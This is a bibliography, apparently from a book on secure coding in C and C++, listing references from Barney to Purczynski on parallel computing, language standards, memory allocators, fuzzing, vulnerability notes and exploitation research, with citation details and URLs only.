[Barney 2012] Barney, B. *Introduction to Parallel Computing*. Livermore Computing, Lawrence Livermore National Laboratory, 2012. https://computing.llnl.gov/tutorials/parallel_comp/.

[Bass 2013] Bass, L., P. Clements, and R. Kazman. *Software Architecture in Practice, Third Edition*. SEI Series in Software Engineering. Boston: Addison-Wesley, 2013.

[Behrends 2004] Behrends, R., R. Stirewalt, and L. Dillon. “Avoiding Serialization Vulnerabilities through the Use of Synchronization Contracts.” In *Workshops at the 19th International Conference of Automated Software Engineering, Linz, Austria, September 20–24, 2004*, pp. 207–19. Vienna, Austria: Österreichische Computer Gesellschaft, 2004.

[Bergin 1996] Bergin, T. J., and R. G. Gibson, eds. *History of Programming Languages, Volume* 2. Reading, MA: ACM Press/Addison-Wesley, 1996.

[Bessey 2010] Bessey, A., K. Block, B. Chelf, A. Chou, B. Fulton, S. Hallem, C. Henri-Gros, A. Kamsky, S. McPeak, and D. Engler. "A Few Billion Lines of Code Later: Using Static Analysis to Find Bugs in the Real World." *Communications of the ACM* 53, no. 2 (2010): 66–75.

[Bier 2011] Bier, N., M. Lovett, and R. Seacord. "An Online Learning Approach to Information Systems Security Education." In *Proceedings of the 15th Colloquium for Information Systems Security Education, June 13–15, 2011, Fairborn, OH*. Severn, MD: CISSE, 2011.

[Boehm 2004] Boehm, H.-J. *The "Boehm-Demers-Weiser" Conservative Garbage Collector*. Hewlett-Packard Development Co., 2004. www.hpl.hp.com/personal/Hans_Boehm/gc/04tutorial.pdf.

[Boehm 2006] Boehm, H.-J., and N. Maclaren. "Should `volatile` Acquire Atomicity and Thread Visibility Semantics?," April 2006. www.open-std.org/jtc1/sc22/wg21/docs/papers/2006/n2016.html.

[Boehm 2007] Boehm, H.-J. "Concurrency Memory Model Compiler Consequences," August 2007. www.open-std.org/jtc1/sc22/wg21/docs/papers/2007/n2338.html.

[Boehm 2009] Boehm, H.-J., and M. Spertus. "Garbage Collection in the Next C++ Standard." In *Proceedings of the 2009 ACM SIGPLAN International Symposium on Memory Management (ISMM '09), Dublin, Ireland, June 19–20, 2009*, pp. 30–38. New York: ACM Press, 2009.

[Boehm 2012] Boehm H.-J. *Threads and Shared Variables in C++11 and Elsewhere*. Hewlett-Packard Labs, April 20, 2012. www.hpl.hp.com/personal/Hans_Boehm/misc_slides/sfacm-cleaned.pdf.

[Bouchareine 2005] Bouchareine, P. *__atexit in Memory Bugs—Specific Proof of Concept with Statically Linked Binaries and Heap Overflows*, 2005. www.groar.org/expl/intermediate/heap_atexit.txt.

[Bourque 2005] Bourque, P., and R. Dupuis. *Guide to the Software Engineering Body of Knowledge*. Los Alamitos, CA: IEEE Computer Society, 2005.

[Buchanan 2008] Buchanan, E., R. Roemer, H. Shacham, and S. Savage. "When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC." In *Proceedings of the 15th ACM Conference on Computer and Communications Security, Alexandria, Virginia, October 27–31, 2008*. New York: ACM Press, 2008.

[Bulba 2000] Bulba and Kil3r. "Bypassing StackGuard and StackShield." *Phrack*, vol. 0xa, no. 0x38 05.01.2000 0x05[0x10] (2000). http://phrack.org/issues.html?issue=56&id=5.

[Burley 2011] Burley, D., and M. Bishop. *Summit on Education in Secure Software: Final Report*, June 2011. http://nob.cs.ucdavis.edu/~bishop/notes/2011-sess/2011-sess.pdf.

[Burrell 2011] Burrell, T. "Compiler Security Enhancements in Visual Studio 11," December 2011. http://blogs.msdn.com/b/sdl/archive/2011/12/02/security.aspx.

[Burrell 2012] Burrell, T. "Enhancements to /GS in Visual Studio 11," January 2011. http://blogs.msdn.com/b/sdl/archive/2012/01/26/enhancements-to-gs-in-visual-studio-11.aspx.

[Callaghan 1995] Callaghan, B., B. Pawlowski, and P. Staubach. *IETF RFC 1813 NFS Version 3 Protocol Specification*, June 1995. www.ietf.org/rfc/rfc1813.txt.

[Cappelli 2012] Cappelli, D. M., A. P. Moore, and R. F. Trzeciak. *The CERT Guide to Insider Threats: How to Prevent, Detect, and Respond to Information Technology Crimes (Theft, Sabotage, Fraud)*. SEI Series in Software Engineering. Boston: Addison-Wesley, 2012.

[Cesare 2000] Cesare, S. "Shared Library Call Redirection via ELF PLT Infection." *Phrack*, vol. 0xa, no. 0x38, 05.01.2000, 0x07[0x10] (2000). www.phrack.org/issues.html?issue=56&id=7.

[Chari 2009] Chari, S., S. Halevi, and W. Venema. *Where Do You Want to Go Today? Escalating Privileges by Pathname Manipulation*, March 2009. http://domino.watson.ibm.com/library/CyberDig.nsf/papers/234774460318DB03852576710068B0EB/$File/rc24900.pdf.

[Charney 2003] Charney, S. Prepared testimony of Scott Charney, Chief Trustworthy Computing Strategist, Microsoft Corporation, before the Subcommittee on Commerce, Trade and Consumer Protection, House Committee on Energy and Commerce. U.S. House of Representatives, Hearing on Cybersecurity and Consumer Data: "What's at Risk for the Consumer?," November 19, 2003. www.microsoft.com/en-us/news/exec/charney/11-19testimony.aspx.

[Chen 2002] Chen, H., D. Wagner, and D. Dean. "Setuid Demystified." In *Proceedings of the 11th USENIX Security Symposium, San Francisco, CA, August 5–9, 2002*, ed. Dan Boneh, pp. 171–90. Berkeley, CA: USENIX Association, 2002.

[Chen 2004] Chen, P., M. Dean, D. Ojoko-Adams, H. Osman, L. Lopez, N. Xie, and N. Mead. *Systems Quality Requirements Engineering (SQUARE) Methodology: Case Study on Asset Management System* (CMU/SEI-2004-SR-015, ADA431068). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2004. www.sei.cmu.edu/library/abstracts/reports/04sr015.cfm.

[Choi 2000] Choi S.-E., and E. C. Lewis. "A Study of Common Pitfalls in Simple Multi-Threaded Programs." In *SIGCSE '00: Proceedings of the 31st SIGCSE Technical Symposium on Computer Science Education, Austin, TX, March 7–12, 2000*, pp. 325–29. New York: ACM Press, 2000.

[Conover 1999] Conover, M. *w00w00 on Heap Overflows*, 1999. www.cgsecurity.org/exploit/heaptut.txt.

[Conover 2004] Conover, M., and O. Horowitz. "Reliable Windows Heap Exploits." PowerPoint presentation, CanSecWest, April 21–23, 2004.

[Cowan 2000] Cowan, C., P. Wagle, C. Pu, S. Beattie, and J. Walpole. "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade." In *Proceedings of the DARPA Information Survivability Conference and Exposition (DISCEX '00), Hilton Head Island, SC, January 25–27, 2000*, pp. 119–29. Los Alamitos, CA: IEEE Computing Society, 2000.

[Cowan 2001] Cowan, C., M. Barringer, S. Beattie, G. Kroah-Hartman, M. Frantzen, and J. Lokier. "FormatGuard: Automatic Protection from printf Format String Vulnerabilities." In *Proceedings of the Tenth USENIX Security Symposium, Washington, DC, August 13–17, 2001*, pp. 191–99. Berkeley, CA: USENIX Association, 2001.

[Cox 1991] Cox, B. J., and Andrew J. Novobilski. *Object-Oriented Programming: An Evolutionary Approach*. Reading, MA: Addison-Wesley, 1991.

[CSI 2011] Computer Security Institute. *15th Annual 2010/2011 Computer, Crime and Security Survey 2011*. https://cours.etsmtl.ca/log619/documents/divers/CSIsurvey2010.pdf.

[CSIS 2008] Center for Strategic and International Studies (CSIS). *Securing Cyberspace for the 44th Presidency: A Report of the CSIS Commission on Cybersecurity for the 44th Presidency*. Washington, DC: CSIS, 2008.

[CSO 2010] *CSO* magazine. *2010 CyberSecurity Watch Survey—Survey Results*. Conducted by CSO in cooperation with the U.S. Secret Service, Software Engineering Institute CERT Program at Carnegie Mellon University, and Deloitte, 2010. http://mkting.csoonline.com/pdf/2010_CyberSecurityWatch.pdf.

[Dannenberg 2010] Dannenberg, R. B., W. Dormann, D. Keaton, R. C. Seacord, D. Svoboda, A. Volkovitsky, T. Wilson, and T. Plum. "As-If Infinitely Ranged Integer Model." In *Proceedings of the 2010 IEEE 21st International Symposium on Software Reliability Engineering (ISSRE '10), Washington, DC*, pp. 91–100. Los Alamitos, CA: IEEE Computer Society, 2010.

[Davis 2003] Davis, N., and J. Mullaney. *The Team Software Process (TSP) in Practice: A Summary of Recent Results* (CMU/SEI-2003-TR-014, ADA418430). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2003. www.sei.cmu.edu/library/abstracts/reports/03tr014.cfm.

[de Kere 2003] de Kere, C. "'MSBlast'/LovSan Write up," 2003. http://able2know.org/topic/10489-1.

[Denning 2000] Denning, D. E. *Cyberterrorism*, 2000. www.cs.georgetown.edu/~denning/infosec/cyberterror-GD.doc.

[Dewhurst 2005] Dewhurst, S. C. *C++ Common Knowledge: Essential Intermediate Programming*. Boston: Addison-Wesley, 2005.

[Dhurjati 2006] Dhurjati, D., and V. Adve. "Backwards-Compatible Array Bounds Checking for C with Very Low Overhead." In *Proceedings of the 28th International Conference on Software Engineering (ICSE), May 20–28, 2006, Shanghai, China*, pp. 162–71. New York: ACM Press, 2006.

[Dormann 2008] Dormann, W., and D. Plakosh. *Vulnerability Detection in ActiveX Controls through Automated Fuzz Testing*, 2008. www.cert.org/archive/pdf/dranzer.pdf.

[Dormann 2009] Dormann, W. "VMware VMnc AVI Video codec Image Height Heap Overflow" (Vulnerability Note VU#444213), September 5, 2009. www.kb.cert.org/vuls/id/444513.

[Dormann 2012a] Dormann, W. "Microsoft Indeo Video codecs Contain Multiple Vulnerabilities" (Vulnerability Note VU#228561), January 12, 2012. www.kb.cert.org/vuls/id/228561.

[Dormann 2012b] Dormann, W. "Adobe Flash ActionScript AVM2 newfunction Vulnerability" (Vulnerability Note VU#486225), January 12, 2012. www.kb.cert.org/vuls/id/486225.

[Dougherty 2009] Dougherty, C., K. Sayre, R. Seacord, D. Svoboda, and K. Togashi. *Secure Design Patterns* (CMU/SEI-2009-TR-010). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2009. www.sei.cmu.edu/library/abstracts/reports/09tr010.cfm.

[Dowd 2006] Dowd, M., J. McDonald, and J. Schuh. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Boston: Addison-Wesley, 2006.

[Dowd 2007] Dowd, M., N. Mehta, and J. McDonald. *Breaking C++ Applications*, 2007. www.blackhat.com/presentations/bh-usa-07/Dowd_McDonald_and_Mehta/Whitepaper/bh-usa-07-dowd_mcdonald_and_mehta.pdf.

[Drepper 2004] Drepper, U. *Security Enhancements in Red Hat Enterprise Linux (beside SELinux)*, 2004. http://people.redhat.com/drepper/nonselsec.pdf.

[Ellis 1990] Ellis, M. A., and B. Stroustrup. *The Annotated C++ Reference Manual*. Reading, MA: Addison-Wesley, 1990.

[Ergonul 2012] Ergonul, M. "Research: NYU Poly Application Security Discussions/Exploiting Concurrency Vulnerabilities in System Call Wrappers," April 2012. http://howtohack.isis.poly.edu/wiki/Research:NYU_Poly_ Application_Security_Discussions/Exploiting_Concurrency_Vulnerabilities_in_System_Call_Wrappers.

[Etoh 2000] Etoh, H., and K. Yoda. "Protecting from Stack-Smashing Attacks." IBM Research Division, Tokyo Research Laboratory, 2004. www.research.ibm.com/trl/projects/security/ssp/main.html.

[Evans 1998] Evans, C. "Nasty Security Hole in 'lprm'" (Bugtraq Archive), 1998. http://copilotco.com/mail-archives/bugtraq.1998/msg00628.html.

[Evans 2006] Evans, J. A. *Scalable Concurrent malloc(3) Implementation for FreeBSD,* 2006. http://people.freebsd.org/~jasone/jemalloc/bsdcan2006/jemalloc.pdf.

[Fallon 2012] Fallon, E. "Experience Report: Applying and Introducing TSP to Electronic Design Automation." In *Proceedings of the 2012 Team Software Process Symposium, St. Petersburg, FL, September 17–20, 2012*. www.sei.cmu.edu/tspsymposium/past-proceedings/2012/Experience-Report-Applying.pdf.

[Firesmith 2003] Firesmith, D. G. "Security Use Cases." *Journal of Object Technology* 2, no. 3 (2003): 53–64.

[Fisher 2010] Fisher, K., Y. Mandelbaum, and D. Walker. "The Next 700 Data Description Languages." *Journal of the ACM* 57, no. 2 (2010): article 10.

[Fithen 2004] Fithen, W. L., S. V. Hernan, P. F. O'Rourke, and D. A. Shinberg. "Formal Modeling of Vulnerability." *Bell Labs Technical Journal* 8, no. 4 (2004): 173–86.

[Foote 2011] Foote, J. "JasPer Memory Corruption Vulnerabilities" (Vulnerability Note #VU887409), December 9, 2011. www.kb.cert.org/vuls/id/887409.

[Forrester 2000] Forrester, J. E., and B. P. Miller. "An Empirical Study of the Robustness of Windows NT Applications Using Random Testing." In *Proceedings of the 4th USENIX Windows System Symposium, August 3–4, 2000, Seattle, WA*, pp. 9–68. Berkeley, CA: USENIX Association, 2000. ftp://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz-nt.pdf.

[FSF 2004] Free Software Foundation. *GCC Online Documentation*, 2004. http://gcc.gnu.org/onlinedocs.

[Gamma 1995] Gamma, E., R. Helm, R. Johnson, and J. M. Vlissides. *Design Patterns: Elements of Reusable Object-Oriented Software*. Reading, MA: Addison-Wesley, 1995.

[Garfinkel 1996] Garfinkel, S., and G. Spafford. *Practical UNIX & Internet Security, Second Edition*. Sebastopol, CA: O'Reilly Media, 1996.

[Gehani 1989] Gehani, N. H., and W. D. Roome. *Concurrent C*. Summit, NJ: Silicon Press, 1989.

[gera 2002] gera and riq. "Advances in Format String Exploitation." *Phrack,* 0x0b, issue 0x3b, phile #0x07 of 0x12 (2002). www.phrack.org/issues.html?issue=59&id=7.

[Godefroid 2008] P. Godefroid, M. Y. Levin, and D. Molnar. "Automated Whitebox Fuzz Testing." In *Proceedings of the Network and Distributed System Security Symposium, February 10–13, 2008, San Diego, CA*. Reston, VA: The Internet Society, 2008.

[Godefroid 2010] Godefroid, P. "From Blackbox Fuzzing to Whitebox Fuzzing towards Verification." In *Proceedings of the 19th International Symposium on Software Testing and Analysis (ISSTA), Trento, Italy, July 12–16, 2010*, pp. 1–38. New York: ACM Press, 2010.

[Graff 2003] Graff, M. G., and K. R. van Wyk. *Secure Coding: Principles & Practices: Designing and Implementing Secure Applications*. Sebastopol, CA: O'Reilly, 2003.

[Griffiths 2006] Griffiths, A. "Clutching at Straws: When You Can Shift the Stack Pointer." *Phrack* 0x0b(0x3f), phile #0x0e of 0x14 (2006).

[Grossman 2005] Grossman, D., M. Hicks, J. Trevor, and G. Morrisett. "Cyclone: A Type-Safe Dialect of C." *C/C++Users Journal* 23, no. 1 (2005): 6–13.

[Hocevar 2007] Hocevar, S. "Zzuf—Multiple Purpose Fuzzer." Presented at the Free and Open Source Software Developers' European Meeting (FOSDEM), Brussels, Belgium, 2007. http://caca.zoy.org/wiki/zzuf.

[Hogg 2012] Hogg, J. "What Is Vectorization?," April 2012. http://blogs.msdn.com/b/nativeconcurrency/archive/2012/04/12/what-is-vectorization.aspx.

[Hoogstraten 2003] Van Hoogstraten, J. SANS Malware FAQ: "What Is W32/Blaster Worm?," 2003. www.sans.org/resources/malwarefaq/w32_blasterworm.php.

[Horovitz 2002] Horovitz, O. "Big Loop Integer Protection." *Phrack,* vol. 0x0b, issue 0x3c, phile #0x09 of 0x10 (2002). www.phrack.com/issues.html?issue=60&id=9.

[Householder 2012a] Householder, A. *Well There's Your Problem: Isolating the Crash-Inducing Bits in a Fuzzed File* (CMU/SEI-2012-TN-018). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2012. www.sei.cmu.edu/library/abstracts/reports/12tn018.cfm.

[Householder 2012b] Householder, A., and J. Foote. *Probability-Based Parameter Selection for Black-Box Fuzz Testing* (CMU/SEI-2012-TN-019). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2012. www.sei.cmu.edu/library/abstracts/reports/12tn019.cfm.

[Howard 1997] Howard, J. D. *An Analysis of Security Incidents on the Internet 1989–1995*. PhD Diss., Carnegie Mellon University, 1997. www.cert.org/archive/pdf/JHThesis.pdf.

[Howard 2002] Howard, M., and D. C. LeBlanc. *Writing Secure Code, Second Edition*. Redmond, WA: Microsoft Press, 2002.

[Howard 2003a] Howard, M. "An Overlooked Construct and an Integer Overflow Redux," 2003. www.tucops.com/tucops3/hack/general/live/aoh_intovf.htm.

[Howard 2003b] Howard, M., J. Pincus, and J. M., Wing. "Measuring Relative Attack Surfaces." In *Proceedings of the Workshop on Advanced Developments in Software and Systems Security, Taipei, Taiwan, December 5–7, 2003*, 2003.

[Howard 2006] Howard, M., and S. Lipner. *The Security Development Lifecycle*. Redmond, WA: Microsoft Press, 2006.

[huku 2012] huku and argp. "The Art of Exploitation: Exploiting VLC, A jemalloc Case Study." *Phrack*, vol. 0x0e, issue 0x44, phile #0x0d of 0x13 (April 2012).

[Humphrey 2002] Humphrey, W. S. *Winning with Software: An Executive Strategy*. Boston: Addison-Wesley, 2002.

[IBM 2012a] IBM. "PurifyPlus Family," 2004.
www-306.ibm.com/software/awdtools/purifyplus.

[IBM 2012b] IBM. "Writing Reentrant and Thread-Safe Code," 2012. http://pic.dhe.ibm.com/infocenter/aix/v7r1/index.jsp?topic=%2Fcom.ibm.aix.genprogc%2Fdoc%2Fgenprogc%2Fwriting_reentrant_thread_safe_code.htm.

[IEEE Std 1003.1c-1995] *IEEE Standard for Information Technology—Portable Operating System Interface (POSIX)—System Application Program Interface (API) Amendment 2: Threads Extension (C Language).*

[IEEE Std 1003.1-2008] *IEEE Standard for Information Technology—Portable Operating System Interface (POSIX) Base Specifications, Issue 7*, IEEE Std 1003.1-2008 (revision of IEEE Std 1003.1-2004), pp. c1–3826, December 1, 2008. http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=4694976&isnumber=4694975.

[Ingalsbe 2008] Ingalsbe, J. A., L. Kunimatsu, T. Baeten, and N. R. Mead. "Threat Modeling: Diving into the Deep End." *IEEE Software* 25, no. 1 (2008): 28–34.

[Intel 2004] Intel Corporation. *IA-32 Intel® Architecture Software Developer's Manual*, 2004. www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html.

[Intel 2010] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual, Instruction Set Reference, A-M, Volume 2A*, 2010.
www.intel.com/products/processor/manuals/.

[Internet Society 2000] The Internet Society. *Internet Security Glossary* (RFC 2828), 2000. ftp://ftp.rfc-editor.org/in-notes/rfc2828.txt.

[Internet Society 2007] Network Working Group and R. Shirey. *Internet Security Glossary* (RFC 4949), Version 2 (Obsoletes: 2828), August 2007.
http://tools.ietf.org/html/rfc4949.

[ISO/IEC 14882: 2011] ISO/IEC (International Organization for Standardization, International Electrotechnical Commission). *Programming Languages—C++* (ISO/IEC 14882-1998). Geneva, Switzerland: ISO/IEC, 2011.

[ISO/IEC 1998] ISO/IEC. *Programming Languages—C++* (ISO/IEC 14882-1998). Geneva, Switzerland: ISO/IEC, 1998.

[ISO/IEC 1999] ISO/IEC. *Programming Languages—C, Second Edition* (INCITS/ISO/IEC 9899-1999). Geneva, Switzerland: ISO/IEC, 1999.

[ISO/IEC 2003] ISO/IEC. *Rationale for International Standard—Programming Languages—C, Revision 5.10.* Geneva, Switzerland: International Organization for Standardization, April 2003.

[ISO/IEC 2007] ISO/IEC. *Extensions to the C Library, Part I: Bounds-Checking Interfaces* (ISO/IEC TR 24731-1: 2007). Geneva, Switzerland: ISO/IEC, 2007.

[ISO/IEC 2011] ISO/IEC. *Programming Languages—C, Third Edition* (ISO/IEC 9899:2011). Geneva, Switzerland: International Organization for Standardization, 2011.

[ISO/IEC 9945: 2003] ISO/IEC. *Information Technology—Programming Languages, Their Environments and System Software Interfaces—Portable Operating System Interface (POSIX®)* (ISO/IEC 9945: 2003) (including Technical Corrigendum 1). Geneva, Switzerland: ISO/IEC, 2003.

[ISO/IEC TR 24731-2: 2010] ISO/IEC. *Extensions to the C Library, Part II: Dynamic Allocation Functions* (ISO/IEC TR 24731-2). Geneva, Switzerland: ISO/IEC, 2010.

[ISO/IEC/IEEE 9945: 2009] ISO/IEC/IEEE. *IEEE Standard for Information Technology—Portable Operating System Interface (POSIX®) Base Specifications, Issue 7.* Geneva, Switzerland: ISO/IEC, 2009.

[Jack 2007] Jack, B. "Vector Rewrite Attack (White Paper)." Juniper Networks, May 2007.

[Johnson 1973] Johnson, S. C., and B. W. Kernighan. *The Programming Language B* (Computing Science Technical Report No. 8). Murray Hill, NJ: Bell Labs, 1973.

[Jones 1997] Jones, R. W. M., and P. H. J. Kelley. "Backwards-Compatible Bounds Checking for Arrays and Pointers in C Programs." In *Proceedings of the Third International Workshop on Automatic Debugging (AADEBUG '97), Linköping, Sweden, May 26–27, 1997*, pp. 13–26. Linköping, Sweden: Linköpings Universitet, 1997.

[Jones 2007] Jones, M. T. "Anatomy of the Linux File System: A Layered Structure-Based Review," October 2007. www.ibm.com/developerworks/linux/library/l-linux-filesystem/.

[Kaminsky 2011] Kaminsky, D. "Fuzzmarking: Towards Hard Security Metrics for Software Quality?," March 2011. http://dankaminsky.com/2011/03/11/fuzzmark/.

[Kamp 1998] Kamp, P. H. “Malloc(3) Revisited.” In *Proceedings of the 1998 USENIX Annual Technical Conference: Invited Talks and Freenix Track, New Orleans, LA, June 15–19, 1998*, pp. 93–198. Berkeley, CA: USENIX Association, 1998.

[Kath 1993] Kath, R. “Managing Virtual Memory in Win32,” 1993. http://msdn.microsoft.com/en-us/library/ms810627.aspx.

[Kernighan 1978] Kernighan, B. W., and D. M. Ritchie. *The C Programming Language.* Englewood Cliffs, NJ: Prentice Hall, 1978.

[Kernighan 1988] Kernighan, B. W., and D. M. Ritchie. *The C Programming Language, Second Edition.* Englewood Cliffs, NJ: Prentice Hall, 1988.

[Kerr 2004] Kerr, K. “Putting Cyberterrorism into Context,” 2004. www.auscert.org.au/render.html?it=3552.

[Kirwan 2004] Kirwan, M. “The Quest for Secure Code,” *Globe and Mail* (2004).

[Knuth 1997] Knuth, D. E. “Information Structures.” In *The Art of Computer Programming, Volume 1: Fundamental Algorithms, Third Edition,* pp. 438–42. Reading, MA: Addison-Wesley, 1997.

[Landwehr 2008] Landwehr, C. *IARPA STONESOUP Proposers Day.* IARPA, 2008. www.iarpa.gov/Programs/sso/STONESOUP/presentations/Stonesoup_Proposer_Day_Brief.pdf.

[Lanza 2003] Lanza, J. P. “Multiple FTP Clients Contain Directory Traversal Vulnerabilities” (Vulnerability Note VU#210409), March 14, 2003. www.kb.cert.org/vuls/id/210409.

[LaRue 2012] LaRue, M., and J. Lee. “Attack Surface Analyzer 1.0: Released,” August 2012. http://blogs.msdn.com/b/sdl/archive/2012/08/02/attack-surface-analyzer-1-0-released.aspx.

[Leiserson 2008] Leiserson, C. E., and I. B. Mirman. *How to Survive the Multicore Software Revolution (or at Least Survive the Hype)* (e-book). Santa Clara, CA: Cilk Arts, 2008.

[Lemos 2004] Lemos, R. “MSBlast Epidemic Far Larger than Believed,” 2004. http://news.com.com/2100-7349_3-5184439.html.

[Linux 2008] *Linux Programmer’s Manual.* October 2008.

[Lipner 2005] Lipner, S., and M. Howard. “The Trustworthy Computing Security Development Lifecycle.” In *Proceedings of the 20th Annual Computer Security Applications Conference, Tucson, AZ, December 6–10, 2004*, pp. 2–13. Los Alamitos, CA: IEEE Computer Society, 2004 (updated 2005).

[Litchfield 2003a] Litchfield, D. *Variations in Exploit Methods between Linux and Windows,* 2003. www.blackhat.com/presentations/bh-usa-03/bh-us-03-litchfield-paper.pdf.

[Litchfield 2003b] Litchfield, D. *Defeating the Stack-Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server,* 2003.
www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf.

[Liu 2010] Liu, V. "Concurrency vs. Multi-Threading Blog," May 2010.
http://blog.vinceliu.com/2010/05/concurrency-vs-multi-threading.html.

[Long 2012] Long, F. *The CERT Oracle Secure Coding Standard for Java*. Boston: Addison-Wesley, 2012.

[Manadhata 2010] Manadhata, P. K., and J. M. Wing. "An Attack Surface Metric." *IEEE Transactions on Software Engineering* 36, no. 1 (2010).

[McDermott 1999] McDermott, J., and C. Fox. "Using Abuse Case Models for Security Requirements Analysis." In *Proceedings of the 15th Annual Computer Security Applications Conference, Scottsdale, AZ, December 6–10, 1999*, pp. 55–64. Los Alamitos, CA: IEEE Computer Society Press, 1999.

[McDermott 2001] McDermott, J. "Abuse-Case-Based Assurance Arguments." In *Proceedings of the 17th Annual Computer Security Applications Conference, New Orleans, LA, December 10–14, 2001*, pp. 366–74. Los Alamitos, CA: IEEE Computer Society Press, 2001.

[Mead 2005] Mead, N. R., C. Hough, and T. Stehney. *Security Quality Requirements Engineering (SQUARE) Methodology* (CMU/SEI-2005-TR-009). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2005.
www.sei.cmu.edu/publications/documents/05.reports/05tr009.html.

[Mead 2010] Mead, N. R., T. B. Hilburn, and R. C. Linger. *Software Assurance Curriculum Project, Volume II: Undergraduate Course Outlines, 2010* (CMU/SEI-2010-TR-019), 2010.
www.cert.org/mswa/.

[Meier 2003] Meier, J. D., A. Mackman, S. Vasireddy, R. Escamilla, and A. Murukan. "Improving Web Application Security Threats and Countermeasures," 2003.
http://msdn.microsoft.com/en-us/library/ff649874.aspx.

[Meyer 1988] Meyer, B. *Object-Oriented Software Construction*. Upper Saddle River, NJ: Prentice Hall, 1988.

[Meyers 1998] Meyers, S. *Effective C++: 50 Specific Ways to Improve Your Programs and Designs, Second Edition*. Reading, MA: Addison-Wesley, 1998.

[Michael 1996] Michael, M. M., and M. L. Scott. "Simple, Fast, and Practical Non-Blocking and Blocking Concurrent Queue Algorithms." In *Proceedings of the 15th Annual ACM*

Symposium on Principles of Distributed Computing, Philadelphia, PA, May 23–26, 1996, pp. 267–75. New York: ACM Press, 1996.

[Microsoft 2009] Microsoft Corporation. Microsoft Security Research & Defense. "Safe Unlinking in the Kernal Pool," 2009. http://blogs.technet.com/b/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx.

[Microsoft 2010] Microsoft Corporation. *Simplified Implementation of the Microsoft SDL,* November 4, 2010. www.microsoft.com/en-us/download/details.aspx?id=12379.

[MISRA 2005] MISRA (Motor Industry Software Reliability Association). MISRA-C: 2004: *Guidelines for the Use of the C Language in Critical Systems*. Nuneaton, UK: MISRA, 2005.

[Molnar 2009] Molnar, D., X. C. Li, D. A. Wagner, and USENIX Association. *Dynamic Test Generation to Find Integer Bugs in x86 Binary Linux Programs,* 2009. http://static.usenix.org/events/sec09/tech/full_papers/molnar.pdf.

[Moscibroda 2007] Moscibroda, T., and O. Mutlu. "Memory Performance Attacks: Denial of Memory Service in Multi-Core Systems." In *Proceedings of the 16th USENIX Security Symposium, Boston, MA, August 6–10, 2007*, pp. 257–74, 2007.

[Nelson 1991] Nelson, G. *Systems Programming with Modula-3*. Englewood Cliffs, NJ: Prentice Hall, 1991.

[Netzer 1990] Netzer, R., and B. Miller. "On the Complexity of Event Ordering for Shared-Memory Parallel Program Executions." In *Proceedings of the 1990 International Conference on Parallel Processing, Pennsylvania State University, University Park, PA, August 1–17, 1990*, pp. 93–97. University Park: Pennsylvania State University Press, 1990.

[NIST 2002] National Institute of Standards and Technology. *Software Errors Cost U.S. Economy $59.5 Billion Annually* (NIST 2002-10), 2002. www.nist.gov/director/planning/upload/report02-3.pdf.

[Nowak 2004] Nowak, T. *Functions for Microsoft Windows NT/2000,* 2004. http://undocumented.ntinternals.net.

[Okun 2009] Okun, V., R. Gaucher, and P. E. Black, eds. *Static Analysis Tool Exposition (SATE) 2008* (NIST Special Publication 500-279). Gaithersburg, MD: National Institute of Standards and Technology, 2009.

[Parasoft 2004] Parasoft. "Automating C/C++ Runtime Error Detection with Parasoft Insure++" (Insure++ Technical Papers), 2004. www.parasoft.com/jsp/products/article.jsp?articleId=530.

[Pethia 2003a] Pethia, R. D. "Cyber Security—Growing Risk from Growing Vulnerability." Testimony before the House Select Committee on Homeland Security Subcommittee on Cybersecurity, Science, and Research and Development. Hearing on Overview of the Cyber Problem—"A Nation Dependent and Dealing with Risk," 2003. www.globalsecurity.org/security/library/congress/2003_h/06-25-03_cybersecurity.pdf.

[Pethia 2003b] Pethia, R. D. Hearing before the Subcommittee on Telecommunications and the Internet of the Committee on Energy and Commerce, U.S. House of Representatives, 108th Congress, 1st Session 2003. http://www.gpo.gov/fdsys/pkg/CHRG-108hhrg90727/html/CHRG-108hhrg90727.htm.

[Pfenning 2004] Pfenning, F. "Lectures Notes on Type Safety: Foundations of Programming Languages," Lecture 6, pp. 15–312. Carnegie Mellon University, 2004. www.cs.cmu.edu/~fp/courses/15312-f04/handouts/06-safety.pdf.

[Pincus 2004] Pincus, J., and B. Baker. "Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns." *IEEE Security & Privacy* 2, no. 4 (2004): 20–27.

[Plakosh 2009] Plakosh, D. *Developing Multicore Software.* Paper presented at the Systems and Software Technology Conference, Salt Lake City, UT, April 23, 2009. http://sstc-online.org/2009/pdfs/DP2302.pdf.

[Plum 2005] Plum, T., and D. M. Keaton. "Eliminating Buffer Overflows, Using the Compiler or a Standalone Tool." In *Proceedings of the Workshop on Software Security Assurance Tools, Techniques, and Metrics, National Institute of Standards and Technology (NIST), Long Beach, CA, November 7–8, 2005.* http://samate.nist.gov/docs/NIST_Special_Publication_500-265.pdf.

[Plum 2008] Plum, T., and A. Barjanki. "Encoding and Decoding Function Pointers" (SC22/WG14/N1332), 2008. www.open-std.org/jtc1/sc22/wg14/www/docs/n1332.pdf.

[Provos 2003a] Provos, N., M. Friedl, and P. Honeyman. "Preventing Privilege Escalation." In *Proceedings of the 12th USENIX Security Symposium, Washington, DC, August 4–8, 2003*, pp. 231–42. Berkeley, CA: USENIX Association, 2003.

[Provos 2003b] Provos, N. "Improving Host Security with System Call Policies." In *Proceedings of the 12th USENIX Security Symposium, Washington, DC, August 4–8, 2003*, pp. 257–72. Berkeley, CA: USENIX Association, 2003.

[Purczynski 2002] Purczynski, W. "GNU Fileutils—Recursive Directory Removal Race Condition" (Bugtraq Archive), 2002. http://osdir.com/ml/security.bugtraq/2002-03/msg00003.html.

